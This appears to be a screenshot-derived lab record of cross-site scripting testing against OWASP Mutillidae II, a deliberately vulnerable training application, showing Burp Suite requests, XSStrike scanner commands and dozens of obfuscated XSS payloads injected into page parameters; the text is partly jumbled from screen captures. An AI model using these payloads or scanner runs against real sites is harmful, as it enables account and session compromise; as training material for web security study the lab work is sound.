e.message); } // end try }; // end function }
```

[Switch to](#)[AJAX Version of page](#)

Pen Test Tools

Select Pen Test Tool

Pen Test Tool

Lookup Tool

[Text File Viewer](#)

Hacker Files of Old

[Back](#)[Hints](#)

**Take the time to read some of these great old school hacker text files.
Just choose one from the list and submit.**

Text File Name

For other great old school hacking texts, check out <http://www.textfiles.com/> .

Request to http://10.0.2.10:80

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```
1 POST /mutillidae/index.php?page=text-file-viewer.php HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 101
9 Origin: http://10.0.2.10
10 Connection: close
11 Referer: http://10.0.2.10/mutillidae/index.php?page=text-file-viewer.php
12 Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
13 Upgrade-Insecure-Requests: 1
14 Sec-GPC: 1
15
16 textfile=http%3A%2B%2Fwww.textfiles.com%2Fhacking%2Fatms&text-file-viewer-php-submit-button=View+File
```

(root㉿kali)-[~/home/veronica/Documentos/red_team/XSStrike]
./xssstrike.py -u "http://10.0.2.10/mutillidae/index.php?page=text-file-viewer.php" --headers "Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1" --data="textfile=http%3A%2F%2Fwww.textfiles.com%2Fhacking%2Fatms&textfile=wer-php-submit-button=View+File"

XSStrike v3.1.5

[~] Checking for DOM vulnerabilities
[+] WAF Status: Offline
[!] Testing parameter: page
[!] Reflections found: 6
[~] Analysing reflections
[~] Generating payloads
[!] Payloads generated: 18547

[+] Payload: <hTML%0aoNmouSe0vEr%0a=%0a[8].find(confirm())>
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y

[+] Payload: <dETAIls/+ONtoGgle%0a=%0a(confirm())%0dx>
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y

[+] Payload: <DEtaIls%09oNToGGle%0a=%0aconfirm()%0dx>
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y

[+] Payload: <d3v%0a0NmouSe0vEr%09=%09(prompt)`%0dx>v3dm0s
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y

[+] Payload: <A%0dOnPOInTEREnTER%0d=%0dconfirm()%0dx>v3dm0s
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y

[+] Payload: <HTML/+/ONmOUSeoVER%0d=%0d(confirm())%0dx//>
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y

[+] Payload: <D3%0dOnPoInTErEnTER%0a=%0a[8].find(confirm())%0dx>v3dm0s
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y

[+] Payload: <HtML%09onmoUsEovER%0a=%0aconfirm()%0dx>
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] ^[[B^[[B^[[B

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cript Kliddle) Not Logged In

Home Login/Register Toggle Hints Show Popup Hints Toggle Security Enforce SSL Reset DB View Log View Captured Data

Hacker Files of Old

Take the time to read some of these great old school hacker text files. Just choose one from the list and submit.

Text File Name: Intrusion Detection in Computers by Victor H. Marshall (January 29, 1991) ▾

View File

For other great old school hacking texts, check out <http://www.textfiles.com/>.

Activar Windows Ve a Configuración para activar Windows.

Request to http://10.0.2.10:80

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```
1 POST /mutillidae/index.php?page=text-file-viewer.php HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 109
9 Origin: http://10.0.2.10
0 Connection: close
.1 Referer: http://10.0.2.10/mutillidae/index.php?page=text-file-viewer.php
.2 Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
.3 Upgrade-Insecure-Requests: 1
.4 Sec-GPC: 1
.5
.6 textfile=<A%0aONp0INTErENTER+=+(prompt)`>`v3dm0s&text-file-viewer-php-submit-button=View+File
```



OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

[Home](#) | [Login/Register](#) | [Toggle Hints](#) | [Show Popup Hints](#) | [Toggle Security](#) | [Enforce SSL](#) | [Reset DB](#) | [View Log](#) | [View Captured Data](#)

WASP 2013 >
WASP 2010 >
WASP 2007 >
Web Services >
TML 5 >
Others >
Documentation >
Resources >



Getting Started:
Project
Whitepaper

User Info (SQL)

Hacker Files of Old

Back Help Me!

[Hints](#)

**Take the time to read some of these great old school hacker text files.
Just choose one from the list and submit.**

Text File Name [Intrusion Detection in Computers by Victor H. Marshall \(January 29, 1991\)](#)

View File

For other great old school hacking texts, check out <http://www.textfiles.com/>.

File: v3dm0

User Lookup (SQL)

Back Help Me!

[Hints](#)

[Switch to SOAP Web Service version](#) [Switch to XPath version](#)

**Please enter username and password
to view account details**

Name
Password

View Account Details

Dont have an account? [Please register here](#)

Request to http://10.0.2.10:80

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```
1 GET /mutillidae/index.php?page=user-info.php&username=admin&password=admin&user-info-php-submit-button=View+Account+Details HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://10.0.2.10/mutillidae/index.php?page=user-info.php
9 Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1; acopendifids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
10 Upgrade-Insecure-Requests: 1
11 Sec-GPC: 1
12
13
```

(root@kali)-[/home/veronica/Documentos/red_team/XSStrike]

```
# ./xssstrike.py -u "http://10.0.2.10/mutillidae/index.php?page=user-info.php" --headers "Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1"
```

Request to http://10.0.2.10:80

XSStrike v3.1.5

Forward Drop Intercept is on Action Open Browser

```
[~] Checking for DOM vulnerabilities
[+] WAF Status: Offline
[!] Testing parameter: page
[!] Reflections found: 6
[~] Analysing reflections
[~] Generating payloads
[!] Payloads generated: 18548
[+] Payload: <A%09OnmousEOVER%09=%09a=prompt,a()%0dx>v3dm0s
[!] Efficiency: 100%
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] n
Upgrade-Insecure-Requests: 1
Sec-GPC: 1
```

Request to http://10.0.2.10:80

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```
1 GET /mutillidae/index.php?page=user-info.php&username=<A%090nousE0VER%09=%09a=prompt,a()%0dx>v3dm0s&password=admin&user-info.php-submit-button=View+Account+Details HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://10.0.2.10/mutillidae/index.php?page=user-info.php&username=admin&password=admin&user-info.php-submit-button=View+Account+Details
9 Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqdel; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
10 Upgrade-Insecure-Requests: 1
11 Sec-GPC: 1
12
13
```

User Lookup (SQL)



Back



Help Me!



Hints



Switch to SOAP Web Service version



Switch to XPath version

Authentication Error: Bad user name or password

Please enter username and password
to view account details

Name

admin

Password

[View Account Details](#)

Dont have an account? [Please register here](#)

Results for "v3dm0s".0 records found.

Set Background Color

Set Background Color

 Back  Help Me!

 Hints

Please enter the background color you would like to see

Enter the color in RRGGBB format
(Example: Red = FF0000)

Background Color

The current background color is eecccc

Intercept HTTP history WebSockets history Options

Request to http://10.0.2.10:80

Pretty Raw Hex

```
1 POST /mutillidae/index.php?page=set-background-color.php HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 84
9 Origin: http://10.0.2.10
10 Connection: close
11 Referer: http://10.0.2.10/mutillidae/index.php?page=set-background-color.php
12 Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
13 Upgrade-Insecure-Requests: 1
14 Sec-GPC: 1
15
16 background_color=FF0000&set-background-color.php-submit-button=Set+Background+Color
```

+

```
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn
[+] (root@kali)-[~/home/veronica/Documentos/red_team/XSSStrike]
[!] # ./xsstrike.py -u "http://10.0.2.10/mutillidae/index.php?page=set-background-color.php" --headers "Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1" --data="background_color=FF0000&set-background-color-php-submit-button=Set+Background+Color"
[+] Background Color: FF0000
[+] Forwarded: Xsstrike v3.1.5
[+] Intercepted: Action Open Browser
Comment this item
HTTP/1.1
[+] Checking for DOM vulnerabilities
[+] WAF Status: Offline
[!] Testing parameter: page
[!] Reflections found: 6
[!] Analysing reflections
[!] Generating payloads
[!] Payloads generated: 18548 - 0.5s
[+] Payload: <D3v%09oNM0USE0Ver%0a=%0a(confirm)()%0dx>v3dm0s
[!] Efficiency: 100%
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] ■
Referer: http://10.0.2.10/mutillidae/index.php?page=set-background-color.php
Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Upgrade-Insecure-Requests: 1
Sec-GPC: 1
```

Request to http://10.0.2.10:80

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```
1 POST /mutillidae/index.php?page=set-background-color.php HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 84
9 Origin: http://10.0.2.10
10 Connection: close
11 Referer: http://10.0.2.10/mutillidae/index.php?page=set-background-color.php
12 Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
13 Upgrade-Insecure-Requests: 1
14 Sec-GPC: 1
15
16 background_color=<D3v%09oNM0USE0Ver%0a=%0a(confirm)()%0dx>v3dm0s set-background-color-php-submit-button=Set+Background+Color
```

Set Background Color



Back



Hints

Please enter the background color you would like to see

Enter the color in RRGGBB format
(Example: Red = FF0000)

Background Color

The current background color is v3dm0s

HTML5 Storage

HTML 5 Storage



Back



Hints

HTML 5 Web Storage

Web Storage		
Key	Item	Storage Type
AuthorizationLevel	0	Session
LocalStorageTarget	This is set by the index.php page	Local
MessageOfDay	Go Cats!	Local

Session Local

Session Storage Local Storage All Storage

Dashboard Target Proxy Header Repeater Sequence Decoder Computer Logger Extensions Learn

Intercept HTTP history WebSockets history Options

Request to http://10.0.2.10:80

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```
1 GET /mutillidae/index.php?page=html5-storage.php HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://10.0.2.10/mutillidae/index.php?page=html5-storage.php
9 Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1; acopendivids=swingset,jotto,phplib2,redmine; acgroupswhithpersist=nada
10 Upgrade-Insecure-Requests: 1
11 Sec-GPC: 1
12
13
```

```
[~] (root㉿kali)-[/home/veronica/Documentos/red_team/XSStrike]
[~] # ./xssstrike.py -u "http://10.0.2.10/mutillidae/index.php?page=html5-storage.php" --headers "Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1"

XSStrike v3.1.5
[~] Checking for DOM vulnerabilities
[+] Potentially vulnerable objects found

[+] WAF Status: Offline
[!] Testing parameter: page
[!] Reflections found: 6
[~] Analysing reflections
[~] Generating payloads
[!] Payloads generated: 18548

[+] Payload: <D3v%0aONp0inTeRnEr%09=%09a=prompt,a()>v3dm0s
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] ■
```

OWASP Mutillidae II: Web Pwn in Mass Prod

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt Kl1ddle) Not

Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | Vie

Page Not Found

Validation Error: 404 - Page Not Found

Help Me!

Others

Documentation

Resources

Request to http://10.0.2.10:80

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```
1 GET /mutillidae/index.php?page=<D3v%0aONp0inTeRentEr%09=%09a=prompt,a()%>v3dm0s | HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqdel; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
9 Upgrade-Insecure-Requests: 1
10 Sec-GPC: 1
11
12
```

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data

OWASP 2013 ▾

OWASP 2010 ▾

OWASP 2007 ▾

Web Services ▾

HTML 5 ▾

Others ▾

Documentation ▾

Page Not Found

Back Help Me!

Validation Error: 404 - Page Not Found

Capture Data Page

Capture Data



Hints



View Captured Data

Data Capture Page

This page is designed to capture any parameters sent and store them in a file and a database table. It loops through the POST and GET parameters and records them to a file named **captured-data.txt**. On this system, the file should be found at **/tmp/captured-data.txt**. The page also tries to store the captured data in a database table named **captured_data** and **logs** the captured data. There is another page named **captured-data.php** that attempts to list the contents of this table.

The data captured on this request is: page = capture-data.php
showhints = 1 PHPSESSID = onne6bbiredsd5d6t6s05iqde1
acopendivids = swingset,otto,phpbb2,redmine acgroupswithpersist =
nada

Would it be possible to hack the hacker? Assume the hacker will view the captured requests with a web browser.

Request to http://10.0.2.10:80

Forward

Drop

Intercept is on

Action

Open Browser

Pretty Raw Hex

```
1 GET /mutillidae/index.php?page=captured-data.php HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://10.0.2.10/mutillidae/index.php?page=capture-data.php
9 Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1; acopendivids=swingset,otto,phpbb2,redmine; acgroupswithpersist=nada
10 Upgrade-Insecure-Requests: 1
11 Sec-GPC: 1
12
13
```

```

└─(root㉿kali)-[~/home/veronica/Documentos/red_team/XSStrike]
# ./xsstrike.py -u "http://10.0.2.10/mutillidae/index.php?page=capture-data.php" --headers "Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1"

    XSStrike v3.1.5

[~] Checking for DOM vulnerabilities
[+] WAF Status: Offline
[!] Testing parameter: page
[!] Reflections found: 6
[~] Analysing reflections
[~] Generating payloads
[!] Payloads generated: 18544

[+] Payload: <d3v%0aONmoUsE0VER+=+confirm()>v3dm0s
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y

[+] Payload: <HTML/+/_OnmouseOVER%09=%09(prompt)`^`// 
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y

[+] Payload: <DEtAils%0donPOINtERENtER+=+confirm()%0dx// 
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y

[+] Payload: <d3V%090NMoUseover%0d=%0d(confirm())%0dx>v3dm0s
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y

[+] Payload: <d3V/+/_oNM0useOVER+=+confirm()%0dx>v3dm0s
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y

[+] Payload: <DEtAils%0aoNtoggLe%09=%09(prompt)`^`// 
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y

[+] Payload: <HtmL%09oNp0intEr%0a=%0a[8].find(confirm)%0dx>-
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] ■

```



OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cript K1ddle) Notes: None

[Home](#) | [Login/Register](#) | [Toggle Hints](#) | [Show Popup Hints](#) | [Toggle Security](#) | [Enforce SSL](#) | [Reset DB](#) | [View Log](#) | [View Database](#)

Page Not Found

Validation Error: 404 - Page Not Found

Back

Help Me!

Request to http://10.0.2.10:80

Forward

Drop

Intercept is on

Action

Open Browser

Pretty Raw Hex

```
1 GET /mutillidae/index.php?page=<Html%09oNp0iNtErentEr%0a=%0a[8].find(confirm)%0dx> | HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://10.0.2.10/mutillidae/index.php?page=capture-data.php
9 Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1; acopendifids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
10 Upgrade-Insecure-Requests: 1
11 Sec-GPC: 1
12
13
```

 OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

[Home](#) | [Login/Register](#) | [Toggle Hints](#) | [Show Popup Hints](#) | [Toggle Security](#) | [Enforce SSL](#) | [Reset DB](#) | [View Log](#) | [View Captured](#)

Page Not Found

 [Back](#)  [Help Me!](#)

Validation Error: 404 - Page Not Found

OWASP 2013 ▾
OWASP 2010 ▾
OWASP 2007 ▾
Web Services ▾
HTML 5 ▾
Others ▾
Documentation ▾
Resources ▾



Document Viewer

Document Viewer



Back



Help Me!



Hints

Document Viewer

Please Choose Document to View

- Change Log
- Robots.txt
- Installation Instructions: Windows 7 (PDF)
- How to access Mutillidae over Virtual-Box-network

[View Document](#)

Currently viewing document "documentation/how-to-access-Mutillidae-over-Virtual-Box-network.php"

How to Access Mutillidae over Virtual Box "Host only" Network

Note: This tutorial assumes that Mutillidae is installed in a Virtual Box Windows XP machine and that Samurai and Mutillidae are installed in Virtual Box virtual machines as well.

- In Virtual Box, create "host only" network adapters for the machine hosting Mutillidae and the machines hosting Samurai/Backtrack.
- Start all machines
- For the machine hosting Mutillidae, open the Windows Firewall and locate the network adapter for the "host only" network. Allow "web services" over port 80 for this adapter.
- On the Samurai/Backtrack machine, use "ifconfig" to determine the IP address for the "host only" adapter. Likely this adapter will fall in the range of 192.168.56.0/24
- On the machine hosting Mutillidae, locate the "htaccess" file in the "mutillidae" directory. If all defaults are used including running XAMPP and Windows XP is the operating system, then this file will be located at C:\xampp\htdocs\mutillidae\.htaccess.

Request to http://10.0.2.10:80

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```
1 GET /mutillidae/index.php?page=document-viewer.php&PathToDocument=documentation%2Fchange-log.html&document-viewer-php-submit-button=View+Document HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://10.0.2.10/mutillidae/index.php?page=document-viewer.php&PathToDocument=documentation/how-to-access-Mutillidae-over-Virtual-Box-network.php
9 Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
10 Upgrade-Insecure-Requests: 1
11 Sec-GPC: 1
12
13
```

```
(root㉿kali)-[~/home/veronica/Documentos/red_team/XSStrike]
# ./xssstrike.py -u "http://10.0.2.10/mutillidae/index.php?page=document-viewer.php&PathToDocument=documentation/how-to-access-Mutillidae-over-Virtual-Box-network.php" --headers "Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1"
```

XSStrike v3.1.5

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5crlpt K1ddle) Not Logged In

WAF Status: Offline

Testing parameter: page

Reflections found: 6

Analysing reflections

Generating payloads

Payloads generated: 18548

Document Viewer

Payload: <htMl+/+ONpoiTerenteR%0a=%0a(prompt)```>

Efficiency: 100

Confidence: 10

Would you like to continue scanning? [y/N] y

Payload: <D3v+/+ONMOuseOveR++=a=prompt,a()%0dx>v3dm0\$

Efficiency: 100

Confidence: 10

Would you like to continue scanning? [y/N] ■

Please Choose Document to View

Intercept HTTP history WebSockets history Options

Request to http://10.0.2.10:80

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```
1 GET /mutillidae/index.php?page=document-viewer.php&PathToDocument=<D3v/+/ONMOUSEOveR+=+a=prompt,a()%0dx>v3dm0s&document-viewer-php-submit-button=View+Document HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://10.0.2.10/mutillidae/index.php?page=document-viewer.php&PathToDocument=robots.txt&document-viewer-php-submit-button=View+Document
9 Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
10 Upgrade-Insecure-Requests: 1
11 Sec-GPC: 1
12
13
```

Document Viewer



Hints

Document Viewer

Please Choose Document to View

- Change Log
- Robots.txt
- Installation Instructions: Windows 7 (PDF)
- How to access Mutillidae over Virtual-Box-network

[View Document](#)

Currently viewing document "v3dm0s"

Not Found

The requested URL /mutillidae/<D3v/ /ONMOUSEOveR = a=prompt,a()%0dx>v3dm0s was not found on this server.

Arbitrary File Inclusion

Arbitrary File Inclusion



Hints

Remote and Local File Inclusion

Current Page: arbitrary-file-inclusion.php

Notice that the page displayed by Mutillidae is decided by the value in the "page" URL parameter. What could possibly go wrong?

Local File Inclusion

PHP runs on an account (like any other user). The account has privileges to the local file system with the ability to read, write, and/or execute files. Ideally the account would only have enough privileges to execute php files in a certain, intended directory but sadly this is often not the case. Local File Inclusion occurs when a file to which the PHP account has access is passed as a parameter to the PHP function "include", "include_once", "require", or "require_once". PHP incorporates the content into the page. If the content happens to be PHP source code, PHP executes the file.

Remote File Inclusion

⌚ Request to http://10.0.2.10:80

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```
1 GET /mutillidae/index.php?page=arbitrary-file-inclusion.php HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
9 Upgrade-Insecure-Requests: 1
10 Sec-GPC: 1
11
12
```

```
(root㉿kali)-[~/home/veronica/Documentos/red_team/XSSstrike]
# ./xsstrike.py -u "http://10.0.2.10/mutillidae/index.php?page=arbitrary-file-inclusion.php" --headers "Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1"

XSSstrike v3.1.5

~] Checking for DOM vulnerabilities
[+] WAF Status: Offline
[!] Testing parameter: page
[!] Reflections found: 6
~] Analysing reflections
~] Generating payloads
[!] Payloads generated: 18549

[+] Payload: <D3V%09onPOINtereNTeR+=+[8].find(confirm)%0dx>v3dm0s
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] ■

Web Services
```

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1ddle) Not Logged In

Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data

Page Not Found

Back Help Me!

← → C ⌂ 10.0.2.10/mutillidae/index.php?page=arbitrary-file-inclusion.php<D3V%09onPOINtereNTeR+=+[8].find(confirm)%0Dx>v3dm0s

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Nessus Essentials / Fo...

OWASP 2013 OWASP 2010 OWASP 2007 Web Services HTML 5 Others Documentation Resources

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1ddle) Not Logged In

Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data

Page Not Found

Validation Error: 404 - Page Not Found

Back Help Me!

XML Validator

XML Validator

 Back  Help Me!

 Hints

Please Enter XML to Validate

Example: <somexml><message>Hello World</message></somexml>

XML

Intercept HTTP history WebSockets history Options

 Request to http://10.0.2.10:80

Pretty Raw Hex

```
1 GET /mutillidae/index.php?page=xml-validator.php&xml=1&xml-validator-php-submit-button=Validate+XML HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://10.0.2.10/mutillidae/index.php?page=xml-validator.php
9 Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqdel; acopendifids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
10 Upgrade-Insecure-Requests: 1
11 Sec-GPC: 1
12
```

The screenshot shows the XSStrike interface. On the left, the terminal window displays the command: # ./xsstrike.py -u "http://10.0.2.10/mutillidae/index.php?page=xml-validator.php&xml=&xml-validator-php-submit-button=Validate+XML" --headers "Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1". The output shows the tool is checking for DOM vulnerabilities, testing parameters, and generating payloads. A payload is identified as <html%0doNPOINTERENTEr%0a=%0aconfirm()%0dx>. On the right, the browser window shows the OWASP Mutillidae II: Web Pwn in Mass Production page with a 'Page Not Found' error message. The URL in the address bar is http://10.0.2.10/mutillidae/index.php?page=xml-validator.php&xml=&xml-validator-php-submit-button=Validate+XML. The status bar at the bottom indicates 'Web Services'.

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Nessus Essentials / Fo...

OWASP Mutillidae II: Web Pwn in Mass Production

